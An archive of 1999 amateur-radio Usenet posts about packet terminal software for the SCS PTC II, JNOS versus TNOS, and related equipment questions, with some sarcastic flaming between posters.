I've mentioned to Peter at SCS that it might be a good idea to allow the other modes work through the packet channel. For sure, it would allow other modes than Pactor to allow simultaneous dual port session, and not having to deal with two types of HOST interfaces.

You're probably aware of the PTC-Term program we're working on. It will support WA8DED HOST in the configuration above, and all that remains outstanding for us to do, is to add the TERM 5 interface for the other HF modes.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob wrote in message ...
>I am looking for a good packet terminal program for my SCS PTC II which
>supports the WA8DED host mode. The SCS PTC II has two packet ports - one
>for 1200 baud and one for 9600 baud. I would like it to run under windows
>98.
>
>Unfortunately most the programs for the SCS PTC just handle the HF modes
not
>Packet.
>
>Will WinPak work?? There is any consensus out there on what is the best
>windows packet terminal program that supports WA8DED host mode (and
>multiple ports)??
>
>73's
>Rob
>

>

5171. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81ej9d01lto@enews4.newsguy.com>
Source record: 15379

Rob <NoEmail@NoWay.com> wrote in message
news:rTx_3.192952$5r2.444817@tor-nn1.netcom.ca...

> But my question still remains -- what do you think is better -- JNOS or
> TNOS?? Which has more features?? Which is more reliable?? etc

Neither one is suitable for use by amateurs. You might as well go back and use spark-gap equipment if NOStalgia is your interest.

JNOS is historically the most bug-ridden, low-rent software ever used by amateurs. TNOS is a takeoff on JNOS. You can pick your poison with complete assurance that whichever one you go with, it will suck.

There is a small group of Hams who take great pride in the fact that they have managed to get one of these programs to actually run, but nobody takes either one of them seriously anymore, as much better software has since come along to replace them.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5172. Re: radio noise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81ejlb01m5p@enews4.newsguy.com>
Source record: 15380
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

WEIRDO <007HEATH@email.msn.com> wrote in message
news:exQJx8cN$GA.235@cpmsnbbsa05...
> Are there any products that generate radio noise (interrupting all radio
> signals), much like 'white noise' with sound? Thanks.

Yes, they call it "Amateur tcpip".

Check the TAPR web site for more info.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5173. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383ADA4B.D6EF9DBF@IEEE.org>
Source record: 15381

Doug Faunt N6TQS +1-510-655-8604 wrote:
> My theory is that Farallon is selling to boaters, and so have caused
> the US price to be jacked up for that market.

Maybe a group of hams could arrange a quantity discount?
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5174. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: jra@febo.com
Message-ID: <ksme18.kph.ln@meow.febo.com>
Source record: 15382

In article <rTx_3.192952$5r2.444817@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
>I still see that TNOS has a web site. But perhaps the development is dead!
>
>But my question still remains -- what do you think is better -- JNOS or
>TNOS?? Which has more features?? Which is more reliable?? etc

TNOS probably has more features than JNOS (I say probably because JNOS has
been developing in the time that TNOS has been stagnant, and it has caught
up in many, if not most, areas). It includes a bunch of additional server
functions, more sophisticated PBBS stuff, and a different, and much more
complex, security/access control system which is handy for gateway use, if you
can figure it out. How much use most folks made of those additional features
is open to question, though.

TNOS also used to be the only real choice if you wanted to run under Linux,
but today JNOS/Linux works just fine, so that's not a differentiator.

Today, I'd run JNOS simply because of the ongoing development, and the
excellent support available at the nos-bbs@hydra.carleton.ca mailing list.

John N8UR
jra@febo.com

5175. Re: radio noise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Gary Peach <xcg34@dial.pipex.com>
Message-ID: <81eq8p$1tt$2@lure.pipex.net>
Source record: 15383
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Charles Brabham wrote ...
> WEIRDO wrote ...
> > Are there any products that generate radio noise (interrupting all radio
> > signals), much like 'white noise' with sound? Thanks.
>
> Yes, they call it "Amateur tcpip".

Yes, Diathermy sets, Mandrel, Crystal Palace during WWII, spark
transmitters, my neighbours thermostat, some rotten cars and motorbikes, the
BBC computer, a zenner diode with a damn great amplifier on it connected to
an antenna.

Gary7SLL

5176. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <81f0n7$tss@portal.gmu.edu>
Source record: 15384

Charles Brabham <n5pvl@texoma.net> wrote:

: John Wiley <jw@physics.gmu.edu> wrote in message
: news:8172qj$r7e@portal.gmu.edu...

:>
:> : By the way, what "new mode" were you referring to? Using The telephone
:> : instead of Radio?
:>
:> : Call that "progress", do you?
:>
:> : Moron.
:>
:> As others have said in the recent past... Charles... Pot... Kettle...
:> Black...

: I see that you have no answer about the "new mode", or "progress" either.

: Figures.

: Don't worry about insulting me.. LandLine Lids have always been downright
: nasty when their destructive activities and moronic attitudes are pointed
: out.

: Why should you be any different? A Lid is a Lid.

It speaks for itself...

-jw

5177. Re: radio noise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <81f114$tss@portal.gmu.edu>
Source record: 15385
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Charles Brabham <n5pvl@texoma.net> wrote:

: WEIRDO <007HEATH@email.msn.com> wrote in message
: news:exQJx8cN$GA.235@cpmsnbbsa05...
:> Are there any products that generate radio noise (interrupting all radio
:> signals), much like 'white noise' with sound? Thanks.

: Yes, they call it "Amateur tcpip".

: Check the TAPR web site for more info.

For more effective jamming... Be sure to utilize all of Charles'
posts over the last 12 months as fodder... (although maybe not...
The entropy is probably a little low... Most of his posts are
redundant...)

Best Regards,

-jw

5178. TV antenna for apartment dweller?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: john63401@yahoo.com
Message-ID: <QA87OA3XTEm1zyoaNRG1BWk48sNg@4ax.com>
Source record: 15386

I am not home much and watch little TV.

What is a good, compact antenna for receiving
signals of the air??

What abt one of those saucer shaped disks from
radio Shack that is use on RV's??

BTW.... hope no one minds me posting this here as
I am a general class ham. <G>

5179. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <ZeF_3.193072$5r2.445329@tor-nn1.netcom.ca>
Source record: 15387

Hi Rick,

Thanks for the message. Yes, it would appear that SCS uses its own variant of the WA8DED host mode in order to differentiate between the two packet ports.

I realized that you could operate RTTY, PACTOR etc on the HF port and that others could link up with your BBS on the packet ports at the same time.

But I wasn't aware that you could have a QSO on HF PACTOR and one or more Packet QSOs on the VHF ports at the same time! Maybe I misunderstood what you said.

I always thought that you could either have a HF PACTOR etc QSO using TERM 5 mode or PACKET QSOs on the PACKET Ports BUT NOT BOTH!

I wish SCS stuck with one interface. Like the KAM -- I like the KAM's host mode!

I also don't like TERM 0 -- most dumb terminals will not work properly with TERM 0 mode. TERM 0 works okay in CMD mode but once you switch into a QSO mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to change the dumb terminal parameters if you can. If you do then you get double spacing in CMD mode. Unfortunately some dumb terminals will not automatically add a LF after receiving a CR from a modem -- so you always get overprinting -- you better read fast !!

I don't think that Peter really knows how a normal dumb terminal works! I told him about it but I doubt he will make any changes to the firmware. Its too bad that the PTC II did not follow the design of the KAM which provides a lot of flexibility when setting up the terminal parameters (e.g. LFADD etc)

When designing my own simple terminal program (using macros) for use with PTC II, I also did not like the inconsistencies.. Sometimes you used Quit to exit a menu to the main command prompt, sometimes you use PT. A real pain! I am sure you have run into the same problem!

I look forward to your program. It sounds like it will be the only commercially available program for the PTC II that will support the PTC II's weird WA8DED host mode for packet!

When will your program be available?

73's

Rob

"Rick Ruhl" <ricker@cssincorp.com> wrote in message
news:eaUVQhdN$GA.76@cpmsnbbsa05...
> Rob,
>
> The nice thing about WA8DED host mode on the SCS is that it allows a
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> channel too, so you'd be able to do Packet and Pactor at the same time.
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> accomplished, is that the SCS appends a 1: or 2: to the first two bytes of
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> which channel it's on.
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> And you have to leave WA8DED host mode to use the other modes i.e. Term 5
> (which is what XPWin uses).
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> other modes work through the packet channel. For sure, it would allow
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> modes than Pactor to allow simultaneous dual port session, and not having
> to deal with two types of HOST interfaces.
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> You're probably aware of the PTC-Term program we're working on. It will
> support WA8DED HOST in the configuration above, and all that remains
> outstanding for us to do, is to add the TERM 5 interface for the other HF
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> http://www.cssincorp.com
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> >98.
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> >Unfortunately most the programs for the SCS PTC just handle the HF modes
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> >Packet.
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> >Will WinPak work?? There is any consensus out there on what is the best
> >windows packet terminal program that supports WA8DED host mode (and
> >multiple ports)??
> >
> >73's

> >Rob
> >
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>

5180. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <NAF_3.193081$5r2.445482@tor-nn1.netcom.ca>
Source record: 15388

Rick,

I am considering trying out PacTerm for my old KAM which I still use for packet and GTOR. I see you have a demo version on your web site. How is the demo version different from the real version?? Is it crippled?? Or will it only work for a specified number of times (like XPwin demo)??

For those with both a KAM and PTC II, is your company considering offering a package deal (with a reduced price) for those who buy both PacTerm and PTC Term software??

73's
Rob

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news:eaUVQhdN$GA.76@cpmsnbbsa05...
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> >Rob
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5181. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OQkLyygN$GA.176@cpmsnbbsa05>
Source record: 15389

Rob,

What they have is a setting to use one of the WA8DED channels for pactor and the PTCHAN command sets that. You can have up to 36 WA8DED sessions going at one, so you could be connected to the cluster on on channel, connected to your buddy at 9600 on another channel and be doing a Pactor contact at the same time.

TERM 5 only allows one mode at a time, which is it's bad point. If Peter would rewrite the code for any of the modes to use the PACTOR channel for the data and let the WA8DED status channel report the state, it would be one up on the KAM, and like the 9612, if the 9612 had the HF 3rd port module.

I'm hoping we'll get PTC-Term out early next year. Like most software projects, it's hard to estimate completion dates, due to beta sites finding bugs, and just day to day operations getting in the way. Once we get it and the HAL done, then our TNC software line will be complete.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob wrote in message ...
>Hi Rick,
>
>Thanks for the message. Yes, it would appear that SCS uses its own variant
>of the WA8DED host mode in order to differentiate between the two packet
>ports.
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>I realized that you could operate RTTY, PACTOR etc on the HF port and that
>others could link up with your BBS on the packet ports at the same time.
>
>But I wasn't aware that you could have a QSO on HF PACTOR and one or more
>Packet QSOs on the VHF ports at the same time! Maybe I misunderstood what
>you said.
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>I always thought that you could either have a HF PACTOR etc QSO using TERM
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>mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to change
>the dumb terminal parameters if you can. If you do then you get double
>spacing in CMD mode. Unfortunately some dumb terminals will not
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>too bad that the PTC II did not follow the design of the KAM which provides
>a lot of flexibility when setting up the terminal parameters (e.g. LFADD
>etc)
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>When designing my own simple terminal program (using macros) for use with
>PTC II, I also did not like the inconsistencies.. Sometimes you used Quit
>to exit a menu to the main command prompt, sometimes you use PT. A real
>pain! I am sure you have run into the same problem!
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>I look forward to your program. It sounds like it will be the only
>commercially available program for the PTC II that will support the PTC
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>When will your program be available?
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>"Rick Ruhl" <ricker@cssincorp.com> wrote in message
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>> >multiple ports)??
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>> >73's
>> >Rob
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>
>

5182. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <OIF_3.193083$5r2.444969@tor-nn1.netcom.ca>
Source record: 15390

What is the "better software" that has replaced JNOS / TNOS??

I didn't think there was anything else out there for IP/TCP packet radio??

73's
Rob

"Charles Brabham" <n5pvl@texoma.net> wrote in message
news:81ej9d01lto@enews4.newsguy.com...
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:rTx_3.192952$5r2.444817@tor-nn1.netcom.ca...
>
> > But my question still remains -- what do you think is better -- JNOS or
> > TNOS?? Which has more features?? Which is more reliable?? etc
>
> Neither one is suitable for use by amateurs. You might as well go back and
> use spark-gap equipment if NOStalgia is your interest.
>
> JNOS is historically the most bug-ridden, low-rent software ever used by
> amateurs. TNOS is a takeoff on JNOS. You can pick your poison with
complete
> assurance that whichever one you go with, it will suck.
>
> There is a small group of Hams who take great pride in the fact that they
> have managed to get one of these programs to actually run, but nobody
takes
> either one of them seriously anymore, as much better software has since
come
> along to replace them.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

5183. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#emYO5gN$GA.240@cpmsnbbsa05>
Source record: 15391

The demo modes includes full packet mode without the advanced features (callbook, interation with Logging programs, quick connects, colors and fonts, etc) and RTTY recieve. We decided not to go with a timeout, since we felt some hams, who just needed basic packet communications, could use it as long as they liked.

And we haven't done a package deal in the past with Pacterm and PKterm, mostly because PKTerm is OEMed by Timewave and at first Pacterm was OEMed by Kantronics. We'll have to look into it once we finalize the distribution model, OEM agreements and market share.

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>For those with both a KAM and PTC II, is your company considering offering
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>"Rick Ruhl" <ricker@cssincorp.com> wrote in message
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5184. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <U1J_3.193144$5r2.445754@tor-nn1.netcom.ca>
Source record: 15392

Well if you can give a break to those who wish to purchase both programs, it would be "fair and equitable" (at least from my viewpoint).

Many hams have both the PTC II (for Pactor II etc) and the KAM (for GTOR).

73's
Rob

"Rick Ruhl" <ricker@cssincorp.com> wrote in message news:#emYO5gN$GA.240@cpmsnbbsa05...
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>
>

5185. ** WTB: Video Capture Card for Pasokon SSTV board **

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: The Batman <dwarheit@nauticom.net>
Message-ID: <mmsn3s88ol19754rmq0d5t130auhb1ir4m@4ax.com>
Source record: 15299

I am loking either for the following items:

1. Computer Eyes
2. Ventec VIP 640C

I have a Pasokon SSTV Classic Hardware/software system and I am looking for a video digitizer that will work with the Pasokon. The software must be DOS based and the board must be an ISA card. I know that these are outdated and there are now Win9X programs to do SSTV but the Pasokon Classic out performs the software packages. I have teied the all on receive.

If you have one of these boards or a board that will work, please email me. All emails will be answered.

Thanks,

Dave KN3ZAN

5186. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <wxT_3.193215$5r2.446075@tor-nn1.netcom.ca>
Source record: 15300

Hi Markus,

Will WinGT works with the PTC II?? Have you tried it??

As you know the PTC II uses a variant of the WA8DED hostmode. As Rick stated earlier in this thread:

"WA8DED doesn't know the difference in radio ports. The way this is accomplished, is that the SCS appends a 1: or 2: to the first two bytes of the data packet, and you have to parse those, to tell it which window to go to. All WA8DED knows, is that a host channel got a packet, and it tells which channel it's on."

Perhaps WinGT just ignores these bytes (so it doesn't know which radio port the data etc came from)

It would appear that Win GT maybe shareware?? Is the demo software crippled??

73's

Rob

"Markus Lenggenhager" <Markus.Lenggenhager@philips.com> wrote in message news:383B9F2A.B6C6424@philips.com...
> Try WinGT from http://www.wingt.de
>
> 73, Markus HB9BRJ

5187. Kantronics KNET

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <KET_3.193216$5r2.446088@tor-nn1.netcom.ca>
Source record: 15301

Has anyone tried Kantronics KNET software?? It is supposed to be compatible with NETROM.

Does KNET broadcast its routing info etc??

Rob

5188. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <84U_3.193227$5r2.446546@tor-nn1.netcom.ca>
Source record: 15302

Hi Roger,

I am not that famiuliar with TF2.7b. But is it a KISS to WA8DED emulator??
If so, I assume the TNC must be in KISS mode (ie the WA8DED host mode
supported by the TNC is not used)

Or Am I confused with TFPCX??

Rob

"Roger Barker" <roger@peaksys.co.uk> wrote in message
news:XHAGfMArp6O4Ewqb@peaksys.co.uk...
> In article <yYx_3.192953$5r2.445061@tor-nn1.netcom.ca>, Rob
> <NoEmail@NoWay.com> writes
> >I am looking for a good packet terminal program for my SCS PTC II which
> >supports the WA8DED host mode. The SCS PTC II has two packet ports - one
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> >windows packet terminal program that supports WA8DED host mode (and
> >multiple ports)??
>
> WinPack supports WA8DED via its internal TF2.7b host mode and also via
> the SV2AGW Packet Engine.
>
> It all depends what you want to do on packet - If you want advanced mail
> and bulletin handling features, then WinPack is obviously a better
> choice for packet than the other programs discussed in this thread.
>
> --
> Roger Barker, G4IDE roger@peaksys.co.uk
> Boston, UK http://www.packetradio.org.uk

5189. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <g6U_3.193228$5r2.446122@tor-nn1.netcom.ca>
Source record: 15303

It sounds like IP/TCP is dying and most hams are turning back to NETROM (or KNET etc)

Rob

"Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
> Cathryn Mataga <cathryn@junglevision.com> wrote:
> >I believe there's an advantage to running NOS over internet based IP stacks
> >like with Linux and WIndows, that you can specify that the retry timers backoff
> >linearly, rather than exponentially.
>
> That is actually a disadvantage. It causes congestion collapse, and
> makes outside observers judge TCP/IP as a bad protocol that jams
> everything else.
>
> >Apparently, this is considered extremely
> >evil from the internet perspective, but it's a fast kluge to get ip to work
> >a little better when the connection is dropping packets due to noisy links--
> >rather than congestion. (There's a linux Kernel hack, I thought someone posted
> >to do this, though I haven't seen anything like this for Windows.)
>
> Actually, when your links drop packets you should not attempt to retransmit
> them from the endpoints, but you should adjust your links (individually)
> to use a virtual circuit rather than a datagram technique to send the
> packets over that hop.
>
> Most NET and NOS versions support this.
> My version of NET even allows you to setup automatic selection of VC or
> Datagram mode based on the independently measured packet loss rate on the
> connection, separately for each direction.
> This works very well, without requiring inefficient retransmissions from
> the endpoints that yield TCP/IP a bad reputation.
>
> >It's actually, just a hard situation all around, the more I've looked into this, since
> >my understanding is that TCP/IP doesn't really work that efficiently either if the
> >underlying protocol provides reliable connections, or if the channel

drops packets
> >do to random errors, and not due to congestion.
>
> Right. So just fix that.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

5190. PCB-88 board/Pacratt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: kbtgw@spec.net
Message-ID: <81gla1gsi1@ns3.specdata.com>
Source record: 15304

Hi name is Les. I run a PCB-88 board for VHF and HF Packett. I use the Pacratt program that came with the board and XPWin 1.28. Both run off of Windows 3.1.

The programs will not initialize if I run any other Dos based program in the Packett mode.

Any body have this problem also ?

I would appreciate any of your experiences with the PCB-88 board in HF Packett.

E-Mail me at kbtgw@spec.net, post here on rec.radio.amatuer.digital.misc or I can be Faxed at 516-295-0985.

Tnx and 73 de Les K2TGW

5191. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <8HX_3.193291$5r2.446860@tor-nn1.netcom.ca>
Source record: 15305

Well I am just learning NOS -- Read NOSIntro and understodd 99% of it.

I will play with JNOS -- Sounds like it is still supported. And I have an
old 386 collecting dust that would be perfect for JNOS.

When you say CONVERSE I assume it is different that the CONVERSE mode in
AX.25.

Rob

"Cathryn Mataga" <cathryn@junglevision.com> wrote in message
news:Z9X_3.1372$LK3.54900@nuq-read.news.verio.net...
> Oh, I don't know. I'd say around here, that there are as many people on
ip, as
> there are on netrom type stuff. Around here, net connections are cheap,
so
> everybody is one hop away from a gateway, basically, and on one hop
> not many of these issues come up -- really. There's not much of a
'network'
> for ip stuff. And the netrom network is practically, too slow for ip
stuff. Really
> the hard answer to all of this is to never drop packets -- ever, and then
things
> run pretty smoothly.
>
> The thing that keeps ip going, is that converse, seems to finally have the
last bugs
> killed in it, and there are actually quite a few people on converse pretty
> much 24 hours a day -- from what I've seen. Or at least if you want to
chat
> ham radio stuff on keyboards, it's better than IRC or any of the internet
chat rooms.
> (I'm kind of a jammer magnet, so I tend to stay off of repeaters.)
>
>
>
> "Rob" <NoEmail@NoWay.com> wrote in message
news:g6U_3.193228$5r2.446122@tor-nn1.netcom.ca...
> > It sounds like IP/TCP is dying and most hams are turning back to NETROM
(or
> > KNET etc)
> >
> > Rob
> >
> > "Rob Janssen" <nomail@pe1chl.demon.nl> wrote in message

> > news:slrn83nj06.ue2.nomail@linux.pe1chl.ampr.org...
> > > Cathryn Mataga <cathryn@junglevision.com> wrote:
> > > >I believe there's an advantage to running NOS over internet based IP
> > stacks
> > > >like with Linux and WIndows, that you can specify that the retry
timers
> > backoff
> > > >linearly, rather than exponentially.
> > >
> > > That is actually a disadvantage. It causes congestion collapse, and
> > > makes outside observers judge TCP/IP as a bad protocol that jams
> > > everything else.
> > >
> > > >Apparently, this is considered extremely
> > > >evil from the internet perspective, but it's a fast kluge to get ip
to
> > work
> > > >a little better when the connection is dropping packets due to noisy
> > links--
> > > >rather than congestion. (There's a linux Kernel hack, I thought
someone
> > posted
> > > >to do this, though I haven't seen anything like this for Windows.)
> > >
> > > Actually, when your links drop packets you should not attempt to
> > retransmit
> > > them from the endpoints, but you should adjust your links
(individually)
> > > to use a virtual circuit rather than a datagram technique to send the
> > > packets over that hop.
> > >
> > > Most NET and NOS versions support this.
> > > My version of NET even allows you to setup automatic selection of VC
or
> > > Datagram mode based on the independently measured packet loss rate on
the
> > > connection, separately for each direction.
> > > This works very well, without requiring inefficient retransmissions
from
> > > the endpoints that yield TCP/IP a bad reputation.
> > >
> > > >It's actually, just a hard situation all around, the more I've looked
> > into this, since
> > > >my understanding is that TCP/IP doesn't really work that efficiently
> > either if the
> > > >underlying protocol provides reliable connections, or if the channel
> > drops packets
> > > >do to random errors, and not due to congestion.
> > >
> > > Right. So just fix that.

> > >
> > > Rob
> > > --
> > >
> >
+----------------------------------+--------------------------------------+
> > > | Rob Janssen pe1chl@amsat.org | WWWhome:
http://www.pe1chl.demon.nl/
> > |
> > > | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
PE1CHL@PI8WNO.#UTR.NLD.EU
> > |
> > >
> >
+----------------------------------+--------------------------------------+
> >
> >
>
>

5192. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <LQX_3.193299$5r2.446773@tor-nn1.netcom.ca>
Source record: 15306

Hi Rick,

I forgot to ask you whether PTC Term will uses the SCS PTC II's enhanced or advanced WA8DED hostmode.

I also understand that the SCS PTC II uses a 32 bit CRC checksum on RS232 line to esnure that data is not lost. (which can sometimes happen with the standard WA8DED hostmode).

Will the PTC Term take full advantage of these features of the PTC II hostmode??

Rob

"Rick Ruhl" <ricker@cssincorp.com> wrote in message news:OQkLyygN$GA.176@cpmsnbbsa05...
> Rob,
>
> What they have is a setting to use one of the WA8DED channels for pactor and
> the PTCHAN command sets that. You can have up to 36 WA8DED sessions going
> at one, so you could be connected to the cluster on on channel, connected to
> your buddy at 9600 on another channel and be doing a Pactor contact at the
> same time.
>
> TERM 5 only allows one mode at a time, which is it's bad point. If Peter
> would rewrite the code for any of the modes to use the PACTOR channel for
> the data and let the WA8DED status channel report the state, it would be one
> up on the KAM, and like the 9612, if the 9612 had the HF 3rd port module.
>
> I'm hoping we'll get PTC-Term out early next year. Like most software
> projects, it's hard to estimate completion dates, due to beta sites finding
> bugs, and just day to day operations getting in the way. Once we get it and
> the HAL done, then our TNC software line will be complete.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Rob wrote in message ...
> >Hi Rick,

> >
> >Thanks for the message. Yes, it would appear that SCS uses its own
variant
> >of the WA8DED host mode in order to differentiate between the two packet
> >ports.
> >
> >I realized that you could operate RTTY, PACTOR etc on the HF port and
that
> >others could link up with your BBS on the packet ports at the same time.
> >
> >But I wasn't aware that you could have a QSO on HF PACTOR and one or more
> >Packet QSOs on the VHF ports at the same time! Maybe I misunderstood
what
> >you said.
> >
> >I always thought that you could either have a HF PACTOR etc QSO using
TERM
> 5
> >mode or PACKET QSOs on the PACKET Ports BUT NOT BOTH!
> >
> >I wish SCS stuck with one interface. Like the KAM -- I like the KAM's
host
> >mode!
> >
> > I also don't like TERM 0 -- most dumb terminals will not work properly
> with
> >TERM 0 mode. TERM 0 works okay in CMD mode but once you switch into a
QSO
> >mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to
change
> >the dumb terminal parameters if you can. If you do then you get double
> >spacing in CMD mode. Unfortunately some dumb terminals will not
> >automatically add a LF after receiving a CR from a modem -- so you always
> >get overprinting -- you better read fast !!
> >
> >I don't think that Peter really knows how a normal dumb terminal works!
I
> >told him about it but I doubt he will make any changes to the firmware.
Its
> >too bad that the PTC II did not follow the design of the KAM which
provides
> >a lot of flexibility when setting up the terminal parameters (e.g. LFADD
> >etc)
> >
> >When designing my own simple terminal program (using macros) for use with
> >PTC II, I also did not like the inconsistencies.. Sometimes you used
Quit
> >to exit a menu to the main command prompt, sometimes you use PT. A real
> >pain! I am sure you have run into the same problem!
> >

> >I look forward to your program. It sounds like it will be the only
> >commercially available program for the PTC II that will support the PTC
> II's
> >weird WA8DED host mode for packet!
> >
> >When will your program be available?
> >
> >73's
> >
> >Rob
> >
> >
> >"Rick Ruhl" <ricker@cssincorp.com> wrote in message
> >news:eaUVQhdN$GA.76@cpmsnbbsa05...
> >> Rob,
> >>
> >> The nice thing about WA8DED host mode on the SCS is that it allows a
> >Pactor
> >> channel too, so you'd be able to do Packet and Pactor at the same time.
> >>
> >> But WA8DED doesn't know the difference in radio ports. The way this is
> >> accomplished, is that the SCS appends a 1: or 2: to the first two bytes
> of
> >> the data packet, and you have to parse those, to tell it which window
to
> >go
> >> to. All WA8DED knows, is that a host channel got a packet, and it
tells
> >> which channel it's on.
> >>
> >> And you have to leave WA8DED host mode to use the other modes i.e. Term
5
> >> (which is what XPWin uses).
> >>
> >> I've mentioned to Peter at SCS that it might be a good idea to allow
the
> >> other modes work through the packet channel. For sure, it would allow
> >other
> >> modes than Pactor to allow simultaneous dual port session, and not
> having
> >> to deal with two types of HOST interfaces.
> >>
> >> You're probably aware of the PTC-Term program we're working on. It will
> >> support WA8DED HOST in the configuration above, and all that remains
> >> outstanding for us to do, is to add the TERM 5 interface for the other
HF
> >> modes.
> >>
> >>
> >> --

> >> Rick Ruhl
> >> President, Creative Services Software
> >> http://www.cssincorp.com
> >>
> >> Rob wrote in message ...
> >> >I am looking for a good packet terminal program for my SCS PTC II
which
> >> >supports the WA8DED host mode. The SCS PTC II has two packet ports -
> one
> >> >for 1200 baud and one for 9600 baud. I would like it to run under
> >windows
> >> >98.
> >> >
> >> >Unfortunately most the programs for the SCS PTC just handle the HF
modes
> >> not
> >> >Packet.
> >> >
> >> >Will WinPak work?? There is any consensus out there on what is the
best
> >> >windows packet terminal program that supports WA8DED host mode (and
> >> >multiple ports)??
> >> >
> >> >73's
> >> >Rob
> >> >
> >> >
> >>
> >>
> >
> >
>
>

5193. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <383C55A6.7EB03FD8@gte.net>
Source record: 15307

Is there a program that will decode and encode Pactor and Wefax for Windows or DOS?

Dale

Rob wrote:

> With Linux, do you only need a soundcard?? (Or do you also need some other
> hardware??)
>
> 73's
> Rob
>
> "Greg Blair" <siggraph@dgp.toronto.edu> wrote in message
> news:38185412.C25AADD1@dgp.toronto.edu...
> > Probably not relevant to your question, but certainly interesting:
> >
> > Check out LINUX. The late model kernels have support for AX25, RTTY,
> > PACTOR-I and more all for free, complete with source code.
> >
> > Since you're homebrewing your own s/w, take a look at the kernel source
> > and see how they did it.
> >
> > Cheers,
> > Greg, ve0acr
> >
> > Byon Garrabrant wrote:
> >
> > > I'm sure that this thread has been beaten to death in the past, but I
> > > searched around and could not find a Windows app to decode/encode 1200
> > > or 9600 baud packet with a sound card.Can anyone confirm that this
> > > doesn't exists, or point me in the direction of one?
> > >
